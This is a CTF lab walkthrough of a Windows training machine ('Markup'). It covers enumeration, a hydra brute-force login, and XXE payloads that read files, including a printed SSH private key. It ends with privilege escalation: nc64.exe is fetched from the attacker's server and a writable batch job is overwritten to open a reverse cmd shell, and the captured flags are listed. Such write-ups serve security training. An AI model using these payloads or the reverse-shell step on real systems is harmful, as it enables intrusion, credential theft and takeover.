# MACHINE - MARKUP

IP: 10.129.95.192

Type: Windows

---

## OPEN PORTS

```
$ nmap -sVC -T4 -Pn -p- {IP}
```

- [1] 22/tcp ssh **OpenSSH for_Windows_8.1**
- [2] 80/tcp http **Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.2.28)**

```
|_http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.2.28
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: MegaShopping
```

- [3] 443/tcp ssl/http

```
|_http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.2.28
|_http-title: MegaShopping
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| tls-alpn:
|_  http/1.1
```

---

## OPENING THE SITE


- It is a login page
- There is a cookie set

```
PHPSESSID=647e1afpfuteemjqr5bh63ljve
```

- Nothing of interest in the source code
- Running directory enumeration with gobuster

```
$ gobuster -u http://{IP}/ -w /usr/share/wordlists/dirb/common.txt

/.hta                   (Status: 403) [Size: 1046]
/.htaccess              (Status: 403) [Size: 1046]
/.htpasswd              (Status: 403) [Size: 1046]
/aux                    (Status: 403) [Size: 1046]
/cgi-bin/               (Status: 403) [Size: 1060]
/com2                   (Status: 403) [Size: 1046]
/com1                   (Status: 403) [Size: 1046]
/com3                   (Status: 403) [Size: 1046]
/con                    (Status: 403) [Size: 1046]
/examples               (Status: 503) [Size: 1060]
/images                 (Status: 301) [Size: 340]
/Images                 (Status: 301) [Size: 340]
/index.php              (Status: 200) [Size: 12100]
/licenses               (Status: 403) [Size: 1205]
/lpt1                   (Status: 403) [Size: 1046]
/lpt2                   (Status: 403) [Size: 1046]
/nul                    (Status: 403) [Size: 1046]
/phpmyadmin             (Status: 403) [Size: 1205]
/prn                    (Status: 403) [Size: 1046]
/server-info            (Status: 403) [Size: 1205]
/server-status          (Status: 403) [Size: 1205]
/webalizer              (Status: 403) [Size: 1046]
```


- Before attempting to bruteforce the login using hydra we need to check the requests
- Setup a Manual proxy on `localhost:8080` on Firefox
- Open BurpSuite > Proxy > Intercept is On
- Attempt the login and we obtain the following request



```
POST /index.php HTTP/1.1
Host: 10.129.95.192
Cookie: PHPSESSID=647e1afpfuteemjqr5bh63ljve
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Origin: https://10.129.95.192
Referer: https://10.129.95.192/index.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

username=admin&password=password
```

Figure 1: Login Post Request

- Set this request to the Repeater and let's look at the response



```
HTTP/1.1 200 OK
Date: Thu, 25 Apr 2024 10:47:33 GMT
Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.2.28
X-Powered-By: PHP/7.2.28
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 66
Connection: close
Content-Type: text/html; charset=UTF-8

<script>
  alert("Wrong Credentials");
  document.location="/";
</script>
```

Figure 2: Login Post Error Response

- Now we know which fields are used during post request and which is the error page
- Let's bruteforce the login using hydra


```
$ hydra -l admin -P /usr/share/wordlists/rockyou.txt \
    http-post-form://{IP}:80/index.php:'username=^USER^&password=^PASS^' \
    :'H=Cookie\: PHPSESSID=647e1afpfuteemjqr5bh63ljve':'F=Wrong'

...
[80][http-post-form] host: 10.129.95.192   login: admin   password: password
...
```

- Correct credientials are: `admin:password`
- Once the login is successful we are redirected to the `home.php` page
- We have the same cookie and the source page does not show anyting important
- There are a number of pages here

1. `http://{IP}/home.php`
2. `http://{IP}/about.php`
3. `http://{IP}/products.php`
4. `http://{IP}/services.php`
5. `http://{IP}/contact.php`

- Attempting to make an order we see the following request being sent

- The request is sent using XLF format `text/xml` with version 1.0
- There is another page named `process.php`



```
POST /process.php HTTP/1.1
Host: 10.129.95.192
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: text/xml
Content-Length: 111
Origin: http://10.129.95.192
Connection: close
Referer: http://10.129.95.192/services.php
Cookie: PHPSESSID=647e1afpfuteemjqr5bh63ljve

<?xml version = "1.0"?>
  <order>
    <quantity>
      10
    </quantity>
    <item>
      Electronics
    </item>
    <address>
      address
    </address>
  </order>
```

Figure 3: Order Request

- When the request is sent (even if it is dropped) shows an alert with the content of the response
- Looking at the source page `services.php` there is the name `Daniel` and this script

```
<script>
function getXml() {
    var elements = document.forms.myForm.elements;
    var xmlTemplate = '<?xml version = "1.0"?><order>';
    for (var i = 0; i < elements.length; i++) {
        var element = elements[i];
        if (element.tagName == "INPUT") {
            xmlTemplate = xmlTemplate + '<' + element.name + '>' + \
                element.value + '</' + element.name + '>';
        }


    }
    var e = document.getElementById("items");
    var item = e.options[e.selectedIndex].value;
    xmlTemplate = xmlTemplate + '<item>' + item + '</item>' + '<address>' + \
         document.getElementById("address").value + '</address></order>';
    var http = new XMLHttpRequest();
    var url = 'process.php';
    http.open('POST', url, true);
    http.setRequestHeader('Content-Type', 'text/xml');
    http.onreadystatechange = function () {
        if (http.readyState == 4 && http.status == 200) {
            alert(http.responseText);
        }
    }
    http.send(xmlTemplate);
}
</script>
```

- The conctact page does not work
- We must do something with the *Order* page (it is the only one)

---

## XML EXTERNAL ENTITY INJECTION

> *XXE* (XML External Entity) injection is a web security vulnerability that allows an attacker to interface with an application's processing of XML data. It often allows an attacker to view files on the application server filesystem, and to interact with any back-end or internal systems that the application itself can access. In some situations, an attacker can escalate an XXE attack to compromise the underlying server or other back-end infrastructure, by leveraging the XXE vulnerability to perform server-side request forgery (SSRF) attacks.
>
> *SSRF* (Server-side Request Forgery) is a web security vulnerability that allows an attacker to cause the server-side application to make requests to an unintended location. In a typical SSRF attack, the attacker might cause the server to make a connection to internal-only services within the organization's infrastructure. In other cases, they may be able to force the server to connect to arbitrary external systems. This could leak sensitive data, such as authorization credentials

- Let's open Burp and modify the order request that we have previously done

```
POST /process.php HTTP/1.1
Host: 10.129.95.192
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: text/xml
Content-Length: 111
Origin: http://10.129.95.192
Connection: close
Referer: http://10.129.95.192/services.php
```

```
Cookie: PHPSESSID=647e1afpfuteemjqr5bh63ljve


<?xml version = "1.0"?>
<!DOCTYPE foo [<!ENTITY test SYSTEM 'file:///c:/windows/win.ini'>]>
<order>
    <quantity>2</quantity>
    <item>Home Appliances</item>
    <address>ciao</address>
</order>
```

- We obtain the following response

```
HTTP/1.1 200 OK
Date: Thu, 25 Apr 2024 14:01:40 GMT
Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.2.28
X-Powered-By: PHP/7.2.28
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 144
Connection: close
Content-Type: text/html; charset=UTF-8

Your order for ; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
[Ports]
COM1:=9600,n,8,1
 has been processed
```

- We know that there is a user named Daniel and the SSH service is up and running
- When first SSH is activated, the default folder for keys is under `/home/<user>/.ssh/`
- Moreover, the default filename for private key is `is_rsa`
- Let's make the request and read the content of the file

```
POST /process.php HTTP/1.1
Host: 10.129.95.192
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
```

```
Content-Type: text/xml
Content-Length: 111
Origin: http://10.129.95.192
Connection: close
Referer: http://10.129.95.192/services.php
Cookie: PHPSESSID=647e1afpfuteemjqr5bh63ljve


<?xml version = "1.0"?>
<!DOCTYPE foo [<!ENTITY test SYSTEM 'file:///c:/users/daniel/.ssh/id_rsa'>]>
<order>
    <quantity>2</quantity>
    <item>Home Appliances</item>
    <address>ciao</address>
</order>
```

- We obtain the following response

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEArJgaPRF5S49ZB+Ql8cOhnURSOZ4nVYRSnPXo6FIe9JnhVRrdEiMi
QZoKVCX6hIWp7I0BzN3o094nWInXYqh2oz5ijBqrn+NVlDYgGOtzQWLhW7MKsAvMpqM0fg
HYC5nup5qM8LYDyhLQ56j8jq5mhvEspgcDdGRy31pljOQSYDeAKVfiTOOMznyOdY/Klt6+
ca+7/6ze8LTD3KYcUAqAxDINaZnNrG66yJU1RygXBwKRMEKZrEviLB7dzLElu3kGtiBa0g
DUqF/SVkE/tKGDH+XrKl6ltAUKfald/nqJrZbjDieplguocXwbFugIkyCc+eqSyaShMVk3
PKmZCo3ddxfmaXsPTOUpohi4tidnGOOOH0f7Vt4v843xTWC8wsk2ddVZZV41+ES99JMlFx
LoVSXtizaXYX6l8P+FuE4ynam2cRCqWuislM0XVLEA+mGznsXeP1lNL+0eaT3Yt/TpfkPH
3cUU0VezCezxqDV6rs/o333JDf0klkIRmsQTVMCVAAAFiGFRDhJhUQ4SAAAAB3NzaC1yc2
EAAAGBAKyYGj0ReUuPWQfkJfHDoZ1EUjmeJ1WEUpz16OhSHvSZ4VUa3RIjIkGaClQl+oSF
qeyNAczd6NPeJ1iJ12KodqM+Yowaq5/jVZQ2IBjrc0Fi4VuzCrALzKajNH4B2AuZ7qeajP
C2A8oSOOeo/I6uZobxLKYHA3Rkct9aZYzkEmA3gClX4kzjjM58jnWPypbevnGvu/+s3vC0
w9ymHFAKgMQyDWmZzaxuusiVNUcoFwcCkTBCmaxL4iwe3cyxJbt5BrYgWtIA1Khf0lZBP7
Shgx/l6ypepbQFCn2pXf56ia2W4w4nqZYLqHF8GxboCJMgnPnqksmkoTFZNzypmQqN3XcX
5ml7DOzlKaIYuLYnZxjtNB9H+1beL/ON8U1gvMLJNnXVWWVeNfhEvfSTJRcS6FUl7Ys2l2
F+pfD/hbhOMp2ptnEQqlrorJTNF1SxAPphs57F3j9ZTS/tHmk92Lf06X5Dx93FFNFXswns
8ag1eq7P6N99yQ39JJZCEZrEE1TAlQAAAAMBAAEAAAGAJvPhIB08eeAtYMmOAsV7SSotQJ
HAIN3PY1tgqGY4VE4SfAmnETvatGGWqS01IAmmsxuT52/B52dBDAt4D+0jcW5YAXTXfStq
mhupHNau2Xf+kpqS8+6FzqoQ48t4vg2Mvkj0PDNoIYgjm9UYwv77ZsMxp3r3vaIaBuy49J
ZYy1xbUXljOqU0lzmnUUMVnv1AkBnwXSDf5AV4GulmhG4KZ71AJ7AtqhgHkdOTBa83mz5q
FDFDy44IyppgxpzIfkou6aIZA/rC7OeJ1Z9ElufWLvevywJeGkpOBkq+DFigFwd2GfF7kD
1NCEgH/KFW4lVtOGTaY0V2otR3evYZnP+UqRxPE62n2e9UqjEOTvKiVIXSqwSExMBHeCKF
+A5JZn45+sb1AUmvdJ7ZhGHhHSjDG0iZuoU66rZ9OcdOmzQxB67Em6xsl+aJp3v8HIvpEC
sfm8ONKUo8dODlkkOslY4GFyxlL5CVtE89+wJUDGI0wRjB1c64R8eu3g3Zqqf7ocYVAAAA
wHnnDAKd85CgPWAUEVXyUGDE6mTyexJubnoQhqIzgTwylLZW8mo1p3XZVna6ehic01dK/o
1xTBIUB6VT00BphkmFZCfJptsHgz5AQXkZMybwFATtFSyLTVG2ZGMWvlI3jKwe9IAWTUTS
IpXkVf2ozXdLxjJEsdTno8hz/YuocEYU2nAgzhtQ+KT95EYVcRk8h7N1keIwwC6tUVlpt+
yrHXm3JYU25HdSv0TdupvhgzBxYOcpjqY2GA3i27KnpkIeRQAAAMEA2nxxhoLzyrQQBtES
```

```
h8I1FLfs0DPlznCDfLrxTkmwXbZmHs5L8pP44Ln8v0AfPEcaqhXBt9/9QU/hs4kHh5tLzR
Fl4Baus1XHI3RmLjhUCOPXabJv5gXmAPmsEQ0kBLshuIS59X67XSBgUvfF5KVpBk7BCbzL
mQcmPrnq/LNXVk8aMUaq2RhaCUWVRlAoxespK4pZ4ffMDmUe2RKIVmNJV++vlhC96yTuUQ
S/58hZP3xlNRwlfKOw1LPzjxqhY+vzAAAAwQDKOnpm/2lpwJ6VjOderUQy67ECQf339Dvy
U9wdThMBRcVpwdgl6z7UXI0Ocja1/EDon52/4yxImUuThOjCL9yloTamWkuGqCRQ4oSeqP
kUtQAh7YqWil1/jTCTOCujQGvZhxyRfXgbwE6NWZOEkqKh5+SbYuPk08kB9xboWWCEOqNE
vRCD2pONhqZOjinGfGUMml1UaJZzxZs6F9hmOz+WAek89dPdD4rBCU2fS3J7bs9Xx2PdyA
m3MVFR4sN7a1cAAAANZGFuaWVsQEVudGl0eQECAwQFBg==
-----END OPENSSH PRIVATE KEY-----
```

- That we can save in a file on our local machine, let's `id_rsa`

---

## SSH INTO THE TARGET MACHINE

- Before attempting the SSH we need to change the permissions of the id_rsa file

```
$ chmod 600 id_rsa
```

- Then we can use ssh to login using the `daniel` user

```
$ sudo ssh daniel@{IP} -i id_rsa
daniel@MARKUPC:\Users\daniel> cd Desktop
daniel@MARKUPC:\Users\daniel\Desktop> dir

...
03/05/2020  07:18 AM    <DIR>          .
03/05/2020  07:18 AM    <DIR>          ..
03/05/2020  07:18 AM                35 user.txt
               1 File(s)             35 bytes
               2 Dir(s)   7,377,178,624 bytes free
...

daniel@MARKUPC:\Users\daniel\Desktop> more user.txt
032d2fc8952a8c24e39c8f0ee9918ef7
daniel@MARKUPC:\Users\daniel\Desktop> cd C:\
daniel@MARKUPC:\> dir

...
03/12/2020  03:56 AM    <DIR>          Log-Management
09/15/2018  12:12 AM    <DIR>          PerfLogs
07/28/2021  02:01 AM    <DIR>          Program Files
09/15/2018  12:21 AM    <DIR>          Program Files (x86)
07/28/2021  03:38 AM                 0 Recovery.txt
03/05/2020  05:40 AM    <DIR>          Users
07/28/2021  02:16 AM    <DIR>          Windows
```

```
03/05/2020  10:15 AM    <DIR>          xampp
               1 File(s)              0 bytes
               7 Dir(s)   7,377,178,624 bytes free
...

daniel@MARKUPC:\> cd Log-Management
daniel@MARKUPC:\Log-Management\> dir

...
03/12/2020  03:56 AM    <DIR>          .
03/12/2020  03:56 AM    <DIR>          ..
03/06/2020  02:42 AM               346 job.bat
               1 File(s)            346 bytes
               2 Dir(s)   7,376,117,760 bytes free
...

daniel@MARKUPC:\Log-Management\> more job.bat

@echo off
FOR /F "tokens=1,2*" %%V IN ('bcdedit') DO SET adminTest=%%V
IF (%adminTest%)==(Access) goto noAdmin
for /F "tokens=*" %%G in ('wevtutil.exe el') DO (call :do_clear "%%G")
echo.
echo Event Logs have been cleared!
goto theEnd
:do_clear
wevtutil.exe cl %1
goto :eof
:noAdmin
echo You must run this script as an Administrator!
:theEnd
exit
```

> *wevtutil.exe* application is the windows event log utility. This searches for wevutil.exe with parameters for clearing the application, security, setup, trace or system event logs. Ref

- This `job.bat` seems to be clearing some logs

---

## PRIVILEGE ESCALATION

- We have found the User flag but we need to get the administrator flag
- To do this we have to perform some privilege escalation techniques
- The only attack vector we have from our investigation is the `job.bat` file
- The file can only be ran as Administrator

- This means that if we manage the get a command running from the file it runs as root
- Let's see if the user daniel can at least modify the file

```
daniel@MARKUPC:\Log-Management\> icacls job.bat

job.bat BUILTIN\Users:(F)
        NT AUTHORITY\SYSTEM:(I)(F)
        BUILTIN\Administrators:(I)(F)
        BUILTIN\Users:(I)(RX)

daniel@MARKUPC:\Log-Management\>
```

- We see that Users has full permission over the file
- On our local machine let's download Netcat for windows

```
$ wget https://github.com/rahuldottech/netcat-for-windows/releases/download/1.12/nc64.exe
$ python3 -m http.server
```

- On the SSH connection inside the Log-Management folder type

```
daniel@MARKUPC:\Log-Management\> powershell
PSC:\Log-Management> wget http://{MyIP}:8000/nc64.exe -outfile nc64.exe
PSC:\Log-Management> ps
(We need to be sure the wevtutil)
PSC:\Log-Management> exit
```

- Setup a netcat listener on the local machine
- Finally type the following command

```
echo C:\Log-Management\nc64.exe -e cmd.exe {MyIP} {port} > job.bat
```

- Wait for the connection from the remote host to the nc listener
- We are root inside the system
- The root flag is in `C:\Users\Administrator\Desktop\root.txt`

---

## FLAGS

USER: 032d2fc8952a8c24e39c8f0ee9918ef7

ROOT: f574a3e7650cebd8c39784299cb570f8